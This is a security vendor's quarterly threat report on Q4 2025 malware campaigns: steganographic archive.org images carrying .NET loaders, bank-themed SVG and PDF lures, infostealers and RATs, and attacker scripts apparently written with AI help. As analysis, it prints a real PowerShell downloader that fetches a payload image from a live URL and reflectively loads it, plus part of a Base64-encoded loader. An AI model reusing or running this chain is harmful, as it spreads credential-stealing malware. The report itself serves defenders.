Wolf Security

HP Wolf Security Threat Insights Report

March 2026

Threat Landscape

Welcome to the March 2026 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security spotlights the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1] This edition documents notable threats seen in the wild in calendar Q4 2025.

Executive Summary

Email threats that evaded gateway security in Q4 2025

14%

- Threat actors in Q4 reused the same inexpensive, off the shelf components across multiple campaigns, combining obfuscated scripts, archive.org hosted images carrying embedded code, and a .NET loader to deliver different payloads. Despite variations in lures and initial file types, the infection chains used an identical intermediate malware stage that enabled delivery of payloads such as DarkCloud and AsyncRAT.[2] [3]

- Attackers used PDF lures relying on a simple but effective technique of directing victims to a compromised website that delivers a malicious download, before immediately redirecting them to a legitimate website to create the impression that the trusted platform initiated the download. This credibility boost helped mask the delivery of scripts and loaders that ultimately deployed Formbook and XWorm.[4] [5] The loader used in these campaigns showed signs of being developed with the help of AI tools, part of a growing trend of threat actors relying on AI coding assistants.

Script and executable threats in Q4 2025

38%

- Attackers deployed fake websites imitating software applications like Microsoft Teams, tricking users into downloading malicious installers. These silently delivered malware alongside the legitimate Teams application. The installer used dynamic link library (DLL) sideloading through a signed CapCut executable to load a malicious DLL that installs the OysterLoader backdoor, enabling additional malware to be deployed, such as ransomware.[6]

- Office documents remain an active delivery method in Asia Pacific, where Word and Excel files with simple VBA macros continue to install PowerShell based loaders. These campaigns ultimately deploy Agent Tesla, configured to harvest local email contacts and communicate with malware operators through Telegram channels.[7]

Notable Threats

Threat actors rely on same off-the-shelf components to deliver malware

Many threat actors assemble their malware campaigns much like building blocks. Individual components can be bought on hacking forums and require only minor adjustments to be put to use, such as changing the payload URL or swapping in a different binary. These building-block elements are inexpensive and greatly reduce the effort an attacker needs to construct a working campaign.

We saw many malware campaigns built this way in Q4 2025. Attackers used different initial infection file types, social engineering methods and final payloads, yet relied on the same intermediate stages to install malware on endpoints. A recurring pattern involved downloading images from archive.org and using them to hide malicious code (T1027.003).[8]

Attackers emailed archives containing obfuscated malicious scripts and SVG files to infect PCs. The scripts were presented as scanned Word documents and used a double file extension trick (T1036.008) to disguise them as legitimate-looking .doc files, encouraging recipients to open them.[9]

The scripts are heavily obfuscated (T1027.013) to make detection by static malware scanners harder and slow down manual analysis.[10] It extracts an encoded PowerShell command (T1059.001) and passes it to a new process.[11] Using Windows Management Instrumentation (T1047), it launches PowerShell and supplies the Base64-encoded command.[12]

The script then sets a custom user agent (T1036.012) and downloads an image from archive.org (T1105).[13] [14] Changing the user agent helps attackers blend their traffic into normal web activity. PowerShell's default user agent is distinctive and often triggers suspicion in enterprise environments because it is frequently misused to download malicious files.

Hosting images on archive.org benefits attackers in three ways. It removes the need to maintain their own infrastructure, which reduces cost. It avoids exposing payment information or hosting records that could link the activity to them. It also increases the likelihood that the download will succeed, because popular and trusted domains like archive.org are less likely to be blocked by web-traffic filters.




Figure 1 – Archive containing malicious script

A casual inspection of the downloaded image shows nothing unusual. Only a detailed review reveals the embedded Base64-encoded code (T1027.009), marked by a delimiter the script uses during extraction. The decoded content is a .NET binary that PowerShell can load through reflective loading (T1620).[15] [16] This technique allows PowerShell to call any exported functions in the binary directly.


One such function, "VAI", retrieves the payload from an attacker-controlled URL and runs it. The loader provides several persistence options that can be enabled through parameters, though none were used in this case. The malware was retrieved as a text blob, decoded and injected into a RegAsm process (T1055).[17]

The final payload was DarkCloud, an infostealer with Telegram-based remote access capabilities.[2] Operators issue commands and monitor infected PCs through a Telegram channel. The malware collects browser credentials (T1555.003) and email data (T1114) and sends them to the operators.[18] [19] DarkCloud can be purchased from underground forums.

Other campaigns swapped the initial archive for an SVG image and focused on organizations in Latin America. Earlier in the year, the lures commonly impersonated government entities, while in Q4 they more often mimicked local banks.

```
$annelidous = New-Object System.Net.WebClient;

$annelidous.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95
Safari/537.36");

$annelidous.Headers.Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");

$annelidous.Headers.Add("Accept-Language", "en-US,en;q=0.9");

$boomeranger = 'http://dn710107.ca.archive.org/0/items/msi-pro-with-b-64_20251208_1511/MSI_PRO_with_b64.png';

$ungive = $annelidous.DownloadData($boomeranger);

$weisswursts = [System.Text.Encoding]::ASCII.GetString($ungive);

if ($weisswursts -match 'BaseStart-(.*?)-BaseEnd') {
  $nonexclusive = $matches[1];
  $paleocons = [Reflection.Assembly]::Load([Convert]::FromBase64String($nonexclusive));
  [ClassLibrary1.Class1]::VAI('==Ad4RnLtl2avgHbw9SN14iMzEjLycTMucDMx8yL6AHd0hGI','','C:\Users\Public\Downloads\','Ru00YdsAsu','RegAsm','',
  'RegAsm','','URL','C:\Users\Public\Downloads\','Ru00YdsAsu','vbs','1','','Ofcn6pZaAo','0','','','');
}
```

Figure 2 – PowerShell that downloads, extracts and runs .NET loader from an image




```
ü#øŠ6DEL0{U"ó7¢Y5e½¾·ƒ„‹Ø,×¿ŒŠP»iüÔÏÖGS Ã0vb
WL™íÏmeI š3GŽD5VSÒSO.¹;à%õecÔ¬ÉáETBBS)K¨iêöèM3ŠJS²WUSå7Å®t»Š¾Ÿ}Â
%hëâei'ôAÍ¼ŧ(KÈ*¬SFSÑ7¯DC4ƒz°ò©£FFÄÄËVTwDC2STXLN@k6iFFÄ
á€ÏÙ-:DC18nyW™áî/íŽ`SUB£¡ð$Fö'Æj|‡0GÑoùmÎ3ÓD™Âi×nÀVT)CAN"Ý±?„ìr?
j]^Æ%ðSO
l÷qŽƒø⁸6DET0eÅ@F`çñ-?ûÚsû$°âBÑC$áJj6ü41¸>´¡}aø«Úõƒ`kÜ¼')ßÈ{¦Ìùœ¬l
¢SOH,.EOT7¶¬h—DLEV¥OC
¨ÞËuSYNACK×^åÛ„[ÀŒúmóSOÜDC2{vÓ¨5
NN»TÒÈûW<»Ì6ïi©ÙÈbž =daŸˆ,BS*FLBS##ðGSUS[g›"ï¤ACKæ08šÚC—ÌF:?¨ƒ×
™¿—|ETBSUBéÀ'È-çuESC`µVŒŒª¾¡üEiRSÐ\DLEÀ, EOTDC1BBSÚBS9,1GS
ÄN²G,1UÑÔÔ2°ÎDLEsBELETB\‹ÎÑA.°¶íGSý´€,WÖç.ú5¨íFF»ÂEM£ÑÖŠGBSH{Ëž
é30HGâ
ßí¯h{@DELÿÙBaseStart-TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGN
W4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAELcNmkAAAAAAAAAAOAAIi
AAAAAAAATmMGAAAgAAAAAAAAAAAEAAgAAAAAgAABAAAAAAAAAAAGAAAAAAAAADAE
AYIUAABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAPxiBgBPAAAAAIAGAAAG
AAAAAAAAAAAKAGAAwAAAAUYgYAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAIAAACAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAC50ZXh0AAAA2EMGAA
AAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAAAGAAAAgAYAAAYAAABGBgAAAAAAAAAA
lbG9jAAAMAAAAAKAGAAACAAAATAYAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAA
AAAEgAAAACAAUAuFIDAFwPAwALAAAAAAAAAJQSAwBAPwAAVGMGAIAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAABMwAAALAAAAAAAAAChPCwAGKD8LAAYqLisCsrICewIAAA
```

Figures 3 & 4 – Image containing .NET malware (left) and Base64-encoded loader inside image (right)

When opened, the SVG displays a bank themed webpage. Any click on the page triggers a redirect and starts an animation. The sequence matches activity we saw in Q3, where a loading bar moves across the screen, the page scrolls, a series of numbers is highlighted, and an archive file is downloaded in the background.

The user is instructed to open the archive with the displayed password. Because the archive is embedded and encrypted inside the SVG, email scanners cannot practically extract or inspect the malware it contains.[10]

Inside the archive is a script that follows the same logic used in the other campaigns. The SVG's sole purpose is to trick the user into running this script.

The script forms part of the shared intermediate stage of the infection chain, using the same obfuscation methods and the same sequence of actions. The archive.org image and the reflective .NET loader were unchanged across campaigns. Only the payload URL and parameters varied.

In this case, the attackers used AsyncRAT to maintain access and collect sensitive data, including credentials.[3] The campaign illustrates how easily attackers can assemble widely available components into full infection chains. These components reduce the effort required to build and scale campaigns and let operators devote more attention to refining their social engineering and tailoring lures to specific targets.




Figure 5 – Malicious SVG file imitating a Colombian bank




Figure 6 – Delivery of malicious password-protected archive




Figure 7 – Malicious JavaScript inside archive




Figure 8 – AsyncRAT configuration

"Vibe-hacking" infection scripts

Many of the PDF-based threats blocked by HP Wolf Security in Q4 ultimately led users to phishing pages built to collect credentials or credit card information. PDFs, however, continue to function as a reliable malware delivery method as well. In most campaigns, the malware is not embedded in the PDF. Instead, the document serves as the lure, while the payload is hosted on an external site.

Attackers rely on simple social-engineering images. Some PDFs display blurred "document previews" that suggest restricted content requiring user action, while others show fabricated error messages prompting the user to "click to view." In both cases, the PDF contains a hyperlink to an external site, leading to execution when the user clicks the malicious link (T1204.001), which then downloads the next stage (T1105).[20] [21]

The second-stage download can vary greatly. In most cases it is either an archive or a script file. In the cases analyzed here, the download starts on a compromised website and then redirects the victim to a legitimate site, in this instance Booking.com.

This sequence makes it appear that the legitimate site initiated the download and increases the user's trust in the file. The attackers also used double file extensions with space padding to hide the real extension, making the file appear to be a PDF document rather than a script.[9]

In most malware campaigns, script files act as an intermediate stage in the infection process. This stage either downloads malware from an attacker-controlled server or unpacks and installs the next stage. Avoiding detection is critical so the infection chain is not disrupted.

To reduce detection, attackers rely on multiple obfuscation methods. We frequently see malicious code padded with legitimate-looking code sequences and signature comments that serve no purpose. Many attackers also use widely available obfuscation tools to make their code harder to recognize.

Here, the initial script was JavaScript (T1059.007) that downloads, decodes and executes a PowerShell stage.[21] [11] Unlike the heavily obfuscated JavaScript, the PowerShell stage contained no obfuscation and was extensively commented. We are seeing more malicious PowerShell code in the wild that is over-commented in this way.

The PowerShell script includes a long string of Base64-encoded data that is decrypted with an XOR operation.[10] This logic is documented in detail within the code comments.

After the Base64 string is decrypted, a second PowerShell script appears. This script is also clearly structured, uses no obfuscation, and includes comments. The comments give the operator instructions on what to modify. For example, they mark where the target path for the framework tool must be set and where the payload should be inserted.


The code was likely either purchased as a tool that requires customization or produced with help from generative AI. AI-assisted development is already common, and attackers who write malware are likely using the same tools to assemble simple intermediate stages without needing deep technical expertise.


At this stage, the PowerShell script is responsible for launching a decoded .NET binary, invoking a defined function, and passing the final payload along with the target path for the customized .NET framework tool.

Since we have seen this .NET loader and dropper used across many campaigns, it is likely part of a toolkit sold to operators. The loader launches the legitimate .NET Framework executable, decodes the transferred payload, and injects it into the memory of the new process.[17] This ultimately executes the final payload.

The final payloads were Formbook and XWorm.[4] [5] Both can steal sensitive data such as browser-stored credentials, cookies, system information, and other browser details. They also provide the attacker with remote access to the infected system.[18]

Attackers appear to be adopting more of the same development practices seen in legitimate software work, including AI-assisted scripting. We are seeing more activity that shows "vibe coding" traits such as template-style scripts and verbose comments, which allow operators to work faster and reduce development costs.





Figures 9 & 10 – PDF document lure (left) and fake error message shown to user (right)

